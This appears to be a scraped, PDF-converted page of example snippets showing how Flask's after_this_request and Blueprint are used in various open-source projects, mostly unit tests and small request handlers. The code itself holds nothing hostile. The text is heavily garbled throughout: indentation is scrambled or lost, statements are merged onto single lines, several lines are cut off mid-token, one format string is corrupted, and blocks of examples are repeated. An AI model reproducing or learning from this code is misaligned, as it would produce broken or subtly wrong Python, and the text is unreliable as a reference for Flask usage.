    except apiproxy_errors.RequestTooLargeError as e:  
        app.logger.error(e)  
  
    n /= 2  
  
return 'Saved', 201
```

```
return 'Only support saving SERPs using POST requests, sorry.',  
403
```

## Example 31

Project: *cas-eval* Author: *varepsilon* File: [main.py](#) [Apache License 2.0](#)

```
5 vo
```

```
def save_settings():  
    @flask.after_this_request  
  
    def add_headers(response):  
        response.headers['Access-Control-Allow-Origin'] = '*'  
  
        return response  
  
    values = flask.request.values  
  
    try:  
  
        user_id = Session.get_user_id(values['url'])  
  
    except Exception as e:  
        app.logger.error(e)  
  
        return 'Incorrect user_id used', 400  
  
    for k in ['data', 'tab_id', 'time']:  
  
        if k not in values:  
  
            return 'Missing param: %s' % k, 400  
  
    try:
```

```
ts = Session.convert_time(values['time'])

except Exception as e:
    app.logger.error(e)

return 'Incorrect timestamp', 400

mute_period_m = 0

for data in values['data'].split(','):
    try:
        mute_period_m = max(mute_period_m,
UserSettings.convert_mute_period_m(
            data))

    except Exception as e:
        app.logger.error(e)

    return 'Incorrect mute period settings: %s' % data, 400

    mute_deadline = UserSettings.get_mute_deadline(ts,
    mute_period_m) settings = ndb.Key(UserSettings, user_id).get() if
settings is None:
    # Create settings for the current user

    settings = UserSettings(id=user_id, mute_deadline=mute_deadline,
    ts=ts) settings.put()

    elif settings.mute_deadline is None or settings.mute_deadline <
    mute_deadline: settings.mute_deadline = mute_deadline

    settings.ts = ts

    settings.put()
```

```
return 'Saved', 201
```

## Example 32

Project: *cas-eval* Author: *varepsilon* File: [main.py](#) [Apache License 2.0](#)

```
5 vo
```

```
def ask_feedback():
```

```
    @flask.after_this_request
```

```
    def add_headers(response):
```

```
        response.headers['Access-Control-Allow-Origin'] = '*'
```

```
    return response
```

```
    return '10', 200
```

```
values = flask.request.values
```

```
now = datetime.now()
```

```
try:
```

```
    user_id = Session.get_user_id(values['url'])
```

```
except:
```

```
    return 'Incorrect user_id used', 400
```

```
settings = ndb.Key(UserSettings, user_id).get() if settings is None:
```

```
    # Create settings for the current user
```

```
    settings = UserSettings(id=user_id, ts=now)
```

```
if settings.mute_deadline is not None and settings.mute_deadline >
now: return '0', 200

questionnaire_left = 10

for prev_shown_ts in reversed(settings.questionnaire_shown_ts): if
prev_shown_ts < now - timedelta(hours=24): break

questionnaire_left -= 1

if random.random() < 0.5:

# Suppress the popup for 50% of all SERPs.

questionnaire_left = 0

if questionnaire_left > 0:

settings.questionnaire_shown_ts.append(now)

settings.put()

return str(questionnaire_left), 200
```

### Example 33

Project: *cas-eval* Author: *varepsilon* File: [main.py](#) [Apache License 2.0](#)

```
5 vo

def log():

@flask. after_this_request

def add_headers(response):

response.headers['Access-Control-Allow-Origin'] = '*'
```

```
return response

values = flask.request.values

tab_id = values.get('tab_id', "")

session = ndb.Key(Session, tab_id).get()

if session is None:

    return 'No sessions with tab_id = %s' % tab_id, 404

elif session.shared:

    return 'Cannot update previously shared session with tab_id = %s' % tab_id

try:

    user_id = Session.get_user_id(values['url'])

except:

    return 'Incorrect user_id used', 400

if session.user_id != user_id:

    return 'Session does not belong to %s' % user_id, 403

try:

    if 'buffer' in values:

        buffer = json.loads(values['buffer'])

    else:

        buffer = [flask.request.url.split('?', 1)[-1]]

    actions = []

    for log_str in buffer:
```

```

log_item = urlparse.parse_qs(log_str)

ts = Session.convert_time(log_item['time'][0]) event_type =
log_item.get('ev', ['UNKNOWN'])[0]

fields = {k: v[0] for (k, v) in log_item.iteritems() if k not in ['ev']

actions.append(Action(ts=ts, event_type=event_type, fields=fields))
session.actions += actions

session.put()

return 'Updated', 200

except Exception as e:

    app.logger.error(e)

    app.logger.error('Buffer: %s' % values.get('buffer', ""))
    return 'Incorrect buffer contents', 400

```

## Example 34

Project: *trace-examples* Author: *DataDog* File: [app.py](#) [BSD 3-Clause "New" or "Revised" License](#)

5 vo

```

def joke():

    res = requests.get('https://icanhazdadjoke.com/',
    headers=dict(Accept='text/plain'), raise_for_status()

    @ after_this_request

    def after_joke(response):

        print('Hook: after_this_request')

```

```
return response  
return res.content
```

### Example 35

Project: *Ridr\_app* Author: *RydrDojo* File: [\*basic.py\*](#) MIT License

5 vo

```
def test_after_request_processing(self):  
    app = flask.Flask(__name__)  
    app.testing = True  
  
    @app.route('/')  
  
    def index():  
        @flask.after_this_request  
        def foo(response):  
            response.headers['X-Foo'] = 'a header'  
  
            return response  
  
        return 'Test'  
  
    c = app.test_client()  
    resp = c.get('/')  
  
    self.assertEqual(resp.status_code, 200)  
    self.assertEqual(resp.headers['X-Foo'], 'a header') Example 36
```

Project: *duelistDB* Author: *YesIndeed* File: [\*basic.py\*](#) MIT License

5 vo

```
def test_after_request_processing(self):
    app = flask.Flask(__name__)
    app.testing = True
    @app.route('/')
    def index():
        @flask.after_this_request
        def foo(response):
            response.headers['X-Foo'] = 'a header'
            return response
        return 'Test'
    c = app.test_client()
    resp = c.get('/')
    self.assertEqual(resp.status_code, 200)
    self.assertEqual(resp.headers['X-Foo'], 'a header') Example 37
```

Project: *sentimizer* Author: *sarthfrey* File: [basic.py](#) Apache License 2.0

5 vo

```
def test_after_request_processing(self):
    app = flask.Flask(__name__)
    app.testing = True
```

```
@app.route('/')

def index():

    @flask. after_this_request

    def foo(response):

        response.headers['X-Foo'] = 'a header'

        return response

    return 'Test'

c = app.test_client()

resp = c.get('/')

self.assertEqual(resp.status_code, 200)

self.assertEqual(resp.headers['X-Foo'], 'a header') Example 38
```

Project: *capybara* Author: *AkihikoTOH* File: [basic.py](#) [MIT License](#)

5 vo

```
def test_after_request_processing(self):

    app = flask.Flask(__name__)

    app.testing = True

    @app.route('/')

    def index():

        @flask. after_this_request

        def foo(response):
```

```
response.headers['X-Foo'] = 'a header'

return response

return 'Test'

c = app.test_client()

resp = c.get('/')

self.assertEqual(resp.status_code, 200)

self.assertEqual(resp.headers['X-Foo'], 'a header') Example 39
```

Project: *pywebapps* Author: *gumblex* File: [main.py](#) GNU General Public License v3.0

5 vo

```
def gzipped(f):

    @functools.wraps(f)

    def view_func(*args, **kwargs):

        @flask. after_this_request

        def zipper(response):

            accept_encoding = flask.request.headers.get('Accept-Encoding', '') if
            'gzip' not in accept_encoding.lower():

                return response

            response.direct_passthrough = False

            if (response.status_code < 200 or

                response.status_code >= 300 or
```

```
'Content-Encoding' in response.headers):  
  
    return response  
  
    response.data = gzip.compress(response.data)  
  
    response.headers['Content-Encoding'] = 'gzip'  
  
    response.headers['Vary'] = 'Accept-Encoding'  
  
    response.headers['Content-Length'] = len(response.data) return  
    response  
  
    return f(*args, **kwargs)  
  
    return view_func  
  
# From django.utils.translation.trans_real.parse_accept_lang_header
```

#### **Example 40**

Project: *magik* Author: *mrinalabrol* File: [basic.py](#) GNU General Public License v3.0

5 vo

```
def test_after_request_processing(self):  
  
    app = flask.Flask(__name__)  
  
    app.testing = True  
  
    @app.route('/')  
  
    def index():  
  
        @flask. after_this_request  
  
        def foo(response):
```

```
response.headers['X-Foo'] = 'a header'

return response

return 'Test'

c = app.test_client()

resp = c.get('/')

self.assertEqual(resp.status_code, 200)

self.assertEqual(resp.headers['X-Foo'], 'a header') Example 41
```

Project: *syntheticmass* Author: *synthetichealth* File: [basic.py](#) Apache License 2.0

5 vo

```
def test_after_request_processing(self):

    app = flask.Flask(__name__)

    app.testing = True

    @app.route('/')

    def index():

        @flask.after_this_request

        def foo(response):

            response.headers['X-Foo'] = 'a header'

            return response

    return 'Test'

c = app.test_client()
```

```
resp = c.get('/')
self.assertEqual(resp.status_code, 200)
self.assertEqual(resp.headers['X-Foo'], 'a header') Example 42
```

Project: *plask* Author: *theDarkForce* File: [basic.py](#) [GNU Lesser General Public License v3.0](#)

5 vo

```
def test_after_request_processing(self):
    app = flask.Flask(__name__)
    app.testing = True
    @app.route('/')
    def index():
        @flask.after_this_request
        def foo(response):
            response.headers['X-Foo'] = 'a header'
            return response
        return 'Test'
    c = app.test_client()
    resp = c.get('/')
    self.assertEqual(resp.status_code, 200)
    self.assertEqual(resp.headers['X-Foo'], 'a header') Example 43
```

Project: *optimizers* Author: *crowdhackathon-transport* File: [basic.py](#)  
[MIT License](#)

5 vo

```
def test_after_request_processing(self):
    app = flask.Flask(__name__)
    app.testing = True
    @app.route('/')
    def index():
        @flask.after_this_request
        def foo(response):
            response.headers['X-Foo'] = 'a header'
            return response
        return 'Test'
    c = app.test_client()
    resp = c.get('/')
    self.assertEqual(resp.status_code, 200)
    self.assertEqual(resp.headers['X-Foo'], 'a header')
```

**Example 44**  
[Project: WRGameVideos-Server](#) Author: *thundernet8* File: [basic.py](#)  
[GNU General Public License](#)

5 vo

[v2.0](#)

```
def test_after_request_processing(self):
    app = flask.Flask(__name__)
    app.testing = True
    @app.route('/')
    def index():
        @flask.after_this_request
        def foo(response):
            response.headers['X-Foo'] = 'a header'
            return response
        return 'Test'
    c = app.test_client()
    resp = c.get('/')
    self.assertEqual(resp.status_code, 200)
    self.assertEqual(resp.headers['X-Foo'], 'a header') Example 45
```

Project: *cron* Author: *kartikluke* File: [basic.py](#) Apache License 2.0

5 vo

```
def test_after_request_processing(self):
    app = flask.Flask(__name__)
    app.testing = True
    @app.route('/')
```

```
def index():

@flask. after_this_request

def foo(response):

response.headers['X-Foo'] = 'a header'

return response

return 'Test'

c = app.test_client()

resp = c.get('/')

self.assertEqual(resp.status_code, 200)

self.assertEqual(resp.headers['X-Foo'], 'a header') Example 46
```

Project: *api* Author: SMISC File: [util.py](#) MIT License

4 vo

```
def cursor(default_cursor_size = None):

if None is default_cursor_size:

default_cursor_size = DEFAULT_CURSOR_SIZE

def deco(f):

@wraps(f)

def decorator(*args, **kwargs):

cursor = None

if 'X-Cursor' in flask.request.headers:
```

```
cursor = flask.request.headers['X-Cursor']

(offset, cursor_size) = cursor.split('-')

offset = int(offset)

cursor_size = int(cursor_size)

elif 'X-Cursor-Size' in flask.request.headers: cursor_size =
min(GENEROUS_CURSOR_UPPER_BOUND, int(flask.request.h
offset = 0

else:

cursor_size = default_cursor_size

offset = 0

next_cursor = str(offset + cursor_size) + '-' + str(cursor_size)
kwargs['cursor_size'] = cursor_size

kwargs['offset'] = offset

@flask. after_this_request

def add_header(response):

if offset > 0:

prev_cursor = str(offset - cursor_size) + '-' + str(cursor_siz
response.headers['X-Cursor-Previous'] = prev_cursor
response.headers['X-Cursor-Next'] = next_cursor

if cursor is not None:

response.headers['X-Cursor-Current'] = cursor

return response
```

```
return f(*args, **kwargs)
```

```
return decorator
```

```
return deco
```

## Python flask.Blueprint() Examples

The following are code examples for showing how to use `flask.Blueprint()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: [Flask-Python-GAE-Login-Registration](#) Author: [arymeyer](#) File: [blueprints.py](#) Apache License 2.0

```
def test_blueprint_url_definitions(self):
    bp = flask.Blueprint('test', __name__)

    @bp.route('/foo', defaults={'bar': 42})
    def foo(bar, baz):
        return 'ta/tb' % (bar, baz)

    @bp.route('/bar')
    def bar(bar):
        return text_type(bar)

    app = flask.Flask(__name__)
    app.register_blueprint(bp, url_prefix='/1', url_defaults={'bar': 23})
    app.register_blueprint(bp, url_prefix='/2', url_defaults={'bar': 19})

    c = app.test_client()
    self.assert_equal(c.get('/1/foo').data, b'23/42')
    self.assert_equal(c.get('/2/foo').data, b'19/42')
    self.assert_equal(c.get('/1/bar').data, b'23')
    self.assert_equal(c.get('/2/bar').data, b'19')
```

### Example 2

Project: [Flask-Python-GAE-Login-Registration](#) Author: [arymeyer](#) File: [blueprints.py](#) Apache License 2.0

```
def test_default_static_cache_timeout(self):
    app = flask.Flask(__name__)
    class MyBlueprint(flask.Blueprint):
        def get_send_file_max_age(self, filename):
            return 100

    blueprint = MyBlueprint('blueprint', __name__, static_folder='static')
    app.register_blueprint(blueprint)

    # try/finally, in case other tests use this app for Blueprint tests.
    max_age_default = app.config['SEND_FILE_MAX_AGE_DEFAULT']
    try:
        with app.test_request_context():
            unexpected_max_age = 3600
            if app.config['SEND_FILE_MAX_AGE_DEFAULT'] == unexpected_max_age:
                unexpected_max_age = 7200
            app.config['SEND_FILE_MAX_AGE_DEFAULT'] = unexpected_max_age
            rv = blueprint.send_static_file('index.html')
            cc = parse_cache_control_header(rv.headers['Cache-Control'])
            self.assert_equal(cc.max_age, 100)
            rv.close()
    finally:
```

Python flask.Blueprint() Examples The following are code examples for showing how to use `flask.Blueprint()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

[Project: \*Flask-Python-GAE-Login-Registration\*](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

6 votes

[2.0](#)

```
def test_blueprint_url_definitions(self):  
    bp = flask.Blueprint('test', __name__)  
  
    @bp.route('/foo', defaults={'baz': 42})  
  
    def foo(bar, baz):  
  
        return '%s/%d' % (bar, baz)  
  
    @bp.route('/bar')  
  
    def bar(bar):  
  
        return text_type(bar)  
  
    app = flask.Flask(__name__)  
  
    app.register_blueprint(bp, url_prefix='/1', url_defaults={'bar': 23})  
    app.register_blueprint(bp, url_prefix='/2', url_defaults={'bar': 19})  
    c = app.test_client()  
  
    self.assert_equal(c.get('/1/foo').data, b'23/42')  
    self.assert_equal(c.get('/2/foo').data, b'19/42')
```

```
self.assert_equal(c.get('/1/bar').data, b'23')
self.assert_equal(c.get('/2/bar').data, b'19') Example 2
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

6 vo

[2.0](#)

```
def test_default_static_cache_timeout(self):
    app = flask.Flask(__name__)
    class MyBlueprint(flask.Blueprint):
        def get_send_file_max_age(self, filename):
            return 100
    blueprint = MyBlueprint('blueprint', __name__, static_folder='static')
    app.register_blueprint(blueprint)

    # try/finally, in case other tests use this app for Blueprint tests.

    max_age_default = app.config['SEND_FILE_MAX_AGE_DEFAULT']
    try:
        with app.test_request_context():
            unexpected_max_age = 3600
            if app.config['SEND_FILE_MAX_AGE_DEFAULT'] == unexpected_max_age:
                unexpected_max_age = 7200
            app.config['SEND_FILE_MAX_AGE_DEFAULT'] =
            unexpected_max_age
            rv = blueprint.send_static_file('index.html')
            cc
```

```
= parse_cache_control_header(rv.headers['Cache-Control'])
self.assert_equal(cc.max_age, 100)

rv.close()

finally:

app.config['SEND_FILE_MAX_AGE_DEFAULT'] = max_age_default
```

**Example 3**

[Project: Flask-Python-GAE-Login-Registration Author: orymeyer File: blueprints.py Apache License](#)

6 vo

[2.0](#)

```
def test_dotted_names_from_app(self):
    app = flask.Flask(__name__)
    app.testing = True
    test = flask.Blueprint('test', __name__)
    @app.route('/')
    def app_index():
        return flask.url_for('test.index')
    @test.route('/test/')
    def index():
        return flask.url_for('app_index')
    app.register_blueprint(test)
```

```
with app.test_client() as c:  
    rv = c.get('/')  
    self.assert_equal(rv.data, b'/test')
```

## Example 4

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

6 vo

```
def test_inject_blueprint_url_defaults(self): app =  
flask.Flask(__name__)  
  
bp = flask.Blueprint('foo.bar.baz', __name__,  
template_folder='template')  
  
@bp.url_defaults  
  
def bp_defaults(endpoint, values):  
  
values['page'] = 'login'  
  
@bp.route('/<page>')  
  
def view(page): pass  
  
app.register_blueprint(bp)  
  
values = dict()  
  
app.inject_url_defaults('foo.bar.baz.view', values) expected =  
dict(page='login')  
  
self.assert_equal(values, expected)  
  
with app.test_request_context('/somepage'):
```

```
url = flask.url_for('foo.bar.baz.view')

expected = '/login'

self.assert_equal(url, expected)
```

## Example 5

[Project: Flask-Python-GAE-Login-Registration Author: orymeyer File: blueprints.py Apache License](#)

6 vo

### 2.0

```
def test_blueprint_url_definitions(self):
    bp = flask.Blueprint('test',
                         __name__)

    @bp.route('/foo', defaults={'baz': 42})

    def foo(bar, baz):
        return '%s/%d' % (bar, baz)

    @bp.route('/bar')

    def bar(bar):
        return text_type(bar)

    app = flask.Flask(__name__)

    app.register_blueprint(bp, url_prefix='/1',
                          url_defaults={'bar': 23})
    app.register_blueprint(bp, url_prefix='/2',
                          url_defaults={'bar': 19}) c =
    app.test_client()

    self.assert_equal(c.get('/1/foo').data, b'23/42')
    self.assert_equal(c.get('/2/foo').data, b'19/42')
```

```
self.assert_equal(c.get('/1/bar').data, b'23')
self.assert_equal(c.get('/2/bar').data, b'19') Example 6
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

6 vo

[2.0](#)

```
def test_default_static_cache_timeout(self):
    app = flask.Flask(__name__)
    class MyBlueprint(flask.Blueprint):
        def get_send_file_max_age(self, filename):
            return 100
    blueprint = MyBlueprint('blueprint', __name__, static_folder='static')
    app.register_blueprint(blueprint)

    # try/finally, in case other tests use this app for Blueprint tests.

    max_age_default = app.config['SEND_FILE_MAX_AGE_DEFAULT']
    try:
        with app.test_request_context():
            unexpected_max_age = 3600
            if app.config['SEND_FILE_MAX_AGE_DEFAULT'] == unexpected_max_age:
                unexpected_max_age = 7200
            app.config['SEND_FILE_MAX_AGE_DEFAULT'] =
            unexpected_max_age
            rv = blueprint.send_static_file('index.html')
            cc
```

```
= parse_cache_control_header(rv.headers['Cache-Control'])
self.assert_equal(cc.max_age, 100)

rv.close()

finally:

app.config['SEND_FILE_MAX_AGE_DEFAULT'] = max_age_default
```

**Example 7**

[Project: Flask-Python-GAE-Login-Registration Author: orymeyer File: blueprints.py Apache License](#)

6 vo

[2.0](#)

```
def test_dotted_names(self):

frontend = flask.Blueprint('myapp.frontend', __name__)
backend = flask.Blueprint('myapp.backend', __name__)

@frontend.route('/fe')

def frontend_index():

    return flask.url_for('myapp.backend.backend_index')

@frontend.route('/fe2')

def frontend_page2():

    return flask.url_for('.frontend_index')

@backend.route('/be')

def backend_index():
```

```
return flask.url_for('myapp.frontend.frontend_index') app =  
flask.Flask(__name__)  
  
app.register_blueprint(frontend)  
  
app.register_blueprint(backend)  
  
c = app.test_client()  
  
self.assert_equal(c.get('/fe').data.strip(), b'/be')  
self.assert_equal(c.get('/fe2').data.strip(), b'/fe')  
self.assert_equal(c.get('/be').data.strip(), b'/fe') Example 8
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[basic.py](#) Apache License 2.0

6 vo

```
def test_inject_blueprint_url_defaults(self): app =  
flask.Flask(__name__)  
  
bp = flask.Blueprint('foo.bar.baz', __name__,  
template_folder='template')  
  
@bp.url_defaults  
  
def bp_defaults(endpoint, values):  
  
values['page'] = 'login'  
  
@bp.route('/<page>')  
  
def view(page): pass  
  
app.register_blueprint(bp)  
  
values = dict()
```

```
app.inject_url_defaults('foo.bar.baz.view', values) expected =
dict(page='login')

self.assert_equal(values, expected)

with app.test_request_context('/somepage'):

url = flask.url_for('foo.bar.baz.view')

expected = '/login'

self.assert_equal(url, expected)
```

## Example 9

Project: *flasky* Author: *RoseOu* File: [blueprints.py](#) [MIT License](#)

6 vo

```
def test_blueprint_url_definitions(self):

bp = flask.Blueprint('test', __name__)

@bp.route('/foo', defaults={'baz': 42})

def foo(bar, baz):

return '%s/%d' % (bar, baz)

@bp.route('/bar')

def bar(bar):

return text_type(bar)

app = flask.Flask(__name__) app.register_blueprint(bp,
url_prefix='/1', url_defaults={'bar': 23}) app.register_blueprint(bp,
url_prefix='/2', url_defaults={'bar': 19}) c = app.test_client()
```

```
self.assert_equal(c.get('/1/foo').data, b'23/42')
self.assert_equal(c.get('/2/foo').data, b'19/42')
self.assert_equal(c.get('/1/bar').data, b'23')
self.assert_equal(c.get('/2/bar').data, b'19') Example 10
```

Project: *flasky* Author: *RoseOu* File: [blueprints.py](#) [MIT License](#)

6 vo

```
def test_default_static_cache_timeout(self):
    app = flask.Flask(__name__)
    class MyBlueprint(flask.Blueprint):
        def get_send_file_max_age(self, filename):
            return 100
    blueprint = MyBlueprint('blueprint', __name__, static_folder='static')
    app.register_blueprint(blueprint)

    # try/finally, in case other tests use this app for Blueprint tests.

    max_age_default = app.config['SEND_FILE_MAX_AGE_DEFAULT']
    try:
        with app.test_request_context():
            unexpected_max_age = 3600
            if app.config['SEND_FILE_MAX_AGE_DEFAULT'] ==
               unexpected_max_age: unexpected_max_age = 7200
            app.config['SEND_FILE_MAX_AGE_DEFAULT'] =
            unexpected_max_age
            rv = blueprint.send_static_file('index.html')
            cc = parse_cache_control_header(rv.headers['Cache-Control'])
            self.assert_equal(cc.max_age, 100)
```

```
rv.close()  
finally:  
    app.config['SEND_FILE_MAX_AGE_DEFAULT'] = max_age_default
```

### **Example 11**

Project: *flasky* Author: *RoseOu* File: [\*blueprints.py\*](#) MIT License

6 vo

```
def test_dotted_names_from_app(self):  
  
    app = flask.Flask(__name__)  
  
    app.testing = True  
  
    test = flask.Blueprint('test', __name__)  
  
    @app.route('/')  
  
    def app_index():  
  
        return flask.url_for('test.index')  
  
    @test.route('/test/')  
  
    def index():  
  
        return flask.url_for('app_index')  
  
    app.register_blueprint(test)  
  
    with app.test_client() as c:  
  
        rv = c.get('/')  
  
        self.assert_equal(rv.data, b'/test/')
```

### **Example 12**

Project: *flasky* Author: *RoseOu* File: [basic.py](#) MIT License

6 vo

```
def test_inject_blueprint_url_defaults(self): app = flask.Flask(__name__)

bp = flask.Blueprint('foo.bar.baz', __name__,
template_folder='template')

@bp.url_defaults
def bp_defaults(endpoint, values):
values['page'] = 'login'

@bp.route('/<page>')
def view(page): pass

app.register_blueprint(bp)

values = dict()

app.inject_url_defaults('foo.bar.baz.view', values) expected =
dict(page='login')

self.assert_equal(values, expected)

with app.test_request_context('/somepage'):
url = flask.url_for('foo.bar.baz.view')

expected = '/login'

self.assert_equal(url, expected)
```

### Example 13

Project: *adh6* Author: *bonnetn* File: [\*proxy.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def __init__(self, controller: ProxyController): self.blueprint = Blueprint('proxy_blueprint', __name__)

@self.blueprint.route('/', defaults={'path': ''})

@self.blueprint.route('/<path:path>', methods=['GET', 'OPTIONS', 'HEAD', 'POST'])

def proxy(path):

    return controller.proxy(

        path,

        Request(

            method=request.method,

            args=request.args,

            headers=request.headers,

            raw_content=request.stream.read(),

        ),

        session.get(SESSION_TOKEN)

    )
```

## Example 14

Project: *gitlab-tools* Author: *Salamek* File: [\*blueprints.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def _factory(partial_module_string: str, url_prefix: str=None) ->
Blueprint:
```

"""Generates blueprint objects for view modules.

Positional arguments:

partial\_module\_string -- string representing a view module without  
the absolut gitlab-tools.views.home.index).

url\_prefix -- URL prefix passed to the blueprint.

Returns:

Blueprint instance for a view module.

"""

```
name = partial_module_string
```

```
import_name = 'gitlab_tools.views.{}'.format(partial_module_string)
template_folder = 'templates'
```

```
blueprint = Blueprint(name, import_name,
template_folder=template_folder, url_
```

```
return blueprint
```

## Example 15

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File:  
[blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_blueprint_specific_error_handling(self): frontend = flask.Blueprint('frontend', __name__) backend = flask.Blueprint('backend', __name__) sideend = flask.Blueprint('sideend', __name__)

@frontend.errorhandler(403)

def frontend_forbidden(e):

    return 'frontend says no', 403

@frontend.route('/frontend-no')

def frontend_no():

    flask.abort(403)

@backend.errorhandler(403)

def backend_forbidden(e):

    return 'backend says no', 403

@backend.route('/backend-no')

def backend_no():

    flask.abort(403)

@sideend.route('/what-is-a-sideend')

def sideend_no():

    flask.abort(403)

app = flask.Flask(__name__)

app.register_blueprint(frontend)

app.register_blueprint(backend)
```

```
app.register_blueprint(sideend)

@app.errorhandler(403)

def app_forbidden(e):

    return 'application itself says no', 403

c = app.test_client()

self.assert_equal(c.get('/frontend-no').data, b'frontend says no')
self.assert_equal(c.get('/backend-no').data, b'backend says no')
self.assert_equal(c.get('/what-is-a-sideend').data, b'application itself
s Example 16
```

[Project: Flask-Python-GAE-Login-Registration Author: orymeyer File: blueprints.py Apache License](#)

5 vo

[2.0](#)

```
def test_blueprint_url_processors(self):

    bp = flask.Blueprint('frontend', __name__, url_prefix='/<lang_code>')

    @bp.url_defaults

    def add_language_code(endpoint, values):
        values.setdefault('lang_code', flask.g.lang_code)

    @bp.url_value_preprocessor

    def pull_lang_code(endpoint, values):
        flask.g.lang_code = values.pop('lang_code')

    @bp.route('/')
```

```

def index():

    return flask.url_for('.about')

@bp.route('/about')

def about():

    return flask.url_for('.index')

app = flask.Flask(__name__)

app.register_blueprint(bp)

c = app.test_client()

self.assert_equal(c.get('/de').data, b'/de/about')
self.assert_equal(c.get('/de/about').data, b'/de/')

```

**Example 17**

[Project: Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```

def test_empty_url_defaults(self):

    bp = flask.Blueprint('bp', __name__)

    @bp.route('/', defaults={'page': 1})

    @bp.route('/page/<int:page>')

    def something(page):

        return str(page)

app = flask.Flask(__name__)

```

```
app.register_blueprint(bp)

c = app.test_client()

self.assert_equal(c.get('/').data, b'1')

self.assert_equal(c.get('/page/2').data, b'2') Example 18
```

[Project: Flask-Python-GAE-Login-Registration](#) [Author: orymeyer](#) [File: blueprints.py](#) [Apache License](#)

5 vo

## 2.0

```
def test_route_decorator_custom_endpoint(self): bp = flask.Blueprint('bp', __name__)

@bp.route('/foo')

def foo():

    return flask.request.endpoint

@bp.route('/bar', endpoint='bar')

def foo_bar():

    return flask.request.endpoint

@bp.route('/bar/123', endpoint='123') def foo_bar_foo():

    return flask.request.endpoint

@bp.route('/bar/foo')

def bar_foo():

    return flask.request.endpoint
```

```
app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

def index():

    return flask.request.endpoint

c = app.test_client()

self.assertEqual(c.get('/').data, b'index')

self.assertEqual(c.get('/py/foo').data, b'bp.foo')
self.assertEqual(c.get('/py/bar').data, b'bp.bar')
self.assertEqual(c.get('/py/bar/123').data, b'bp.123')
self.assertEqual(c.get('/py/bar/foo').data, b'bp.bar_foo') Example 19
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_template_filter(self):

    bp = flask.Blueprint('bp', __name__)

    @bp.app_template_filter()

    def my_reverse(s):

        return s[::-1]

    app = flask.Flask(__name__)

    app.register_blueprint(bp, url_prefix='/py')
```

```
self.assert_in('my_reverse', app.jinja_env.filters.keys())
self.assert_equal(app.jinja_env.filters['my_reverse'], my_reverse)
self.assert_equal(app.jinja_env.filters['my_reverse']('abcd'), 'dcba')
```

### Example 20

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

### 2.0

```
def test_template_filter_with_name(self):
    bp = flask.Blueprint('bp', __name__)
    @bp.app_template_filter('strrev')
    def my_reverse(s):
        return s[::-1]
    app = flask.Flask(__name__)
    app.register_blueprint(bp, url_prefix='/py')
    self.assert_in('strrev', app.jinja_env.filters.keys())
    self.assert_equal(app.jinja_env.filters['strrev'], my_reverse)
    self.assert_equal(app.jinja_env.filters['strrev']('abcd'), 'dcba')
```

### Example 21

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

### 2.0

```
def test_add_template_filter_with_name(self): bp = flask.Blueprint('bp', __name__)

def my_reverse(s):

    return s[::-1]

bp.add_app_template_filter(my_reverse, 'strrev') app =
flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

self.assert_in('strrev', app.jinja_env.filters.keys())
self.assert_equal(app.jinja_env.filters['strrev'], my_reverse)
self.assert_equal(app.jinja_env.filters['strrev']('abcd'), 'dcba')
```

## Example 22

[Project: Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_template_filter_with_template(self): bp = flask.Blueprint('bp', __name__)

@bp.app_template_filter()

def super_reverse(s):

    return s[::-1]

app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')
```

```
def index():

    return flask.render_template('template_filter.html', value='abcd') rv =
    app.test_client().get('/')

    self.assert_equal(rv.data, b'dcba')
```

### Example 23

[Project: Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_template_filter_after_route_with_template(self):
    app = flask.Flask(__name__)

    @app.route('/')
    def index():

        return flask.render_template('template_filter.html', value='abcd') bp =
        flask.Blueprint('bp', __name__)

        @bp.app_template_filter()
        def super_reverse(s):

            return s[::-1]

        app.register_blueprint(bp, url_prefix='/py')

        rv = app.test_client().get('/')

        self.assert_equal(rv.data, b'dcba')
```

### Example 24

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_add_template_filter_with_template(self): bp = flask.Blueprint('bp', __name__)
def super_reverse(s):
    return s[::-1]
bp.add_app_template_filter(super_reverse)
app = flask.Flask(__name__)
app.register_blueprint(bp, url_prefix='/py')
@app.route('/')
def index():
    return flask.render_template('template_filter.html', value='abcd')
rv = app.test_client().get('/')
self.assert_equal(rv.data, b'dcba')
```

## **Example 25**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_add_template_filter_with_name_and_template(self): bp = flask.Blueprint('bp', __name__)

def my_reverse(s):

    return s[::-1]

bp.add_app_template_filter(my_reverse, 'super_reverse') app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

def index():

    return flask.render_template('template_filter.html', value='abcd') rv = app.test_client().get('/')

self.assert_equal(rv.data, b'dcba')
```

## Example 26

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

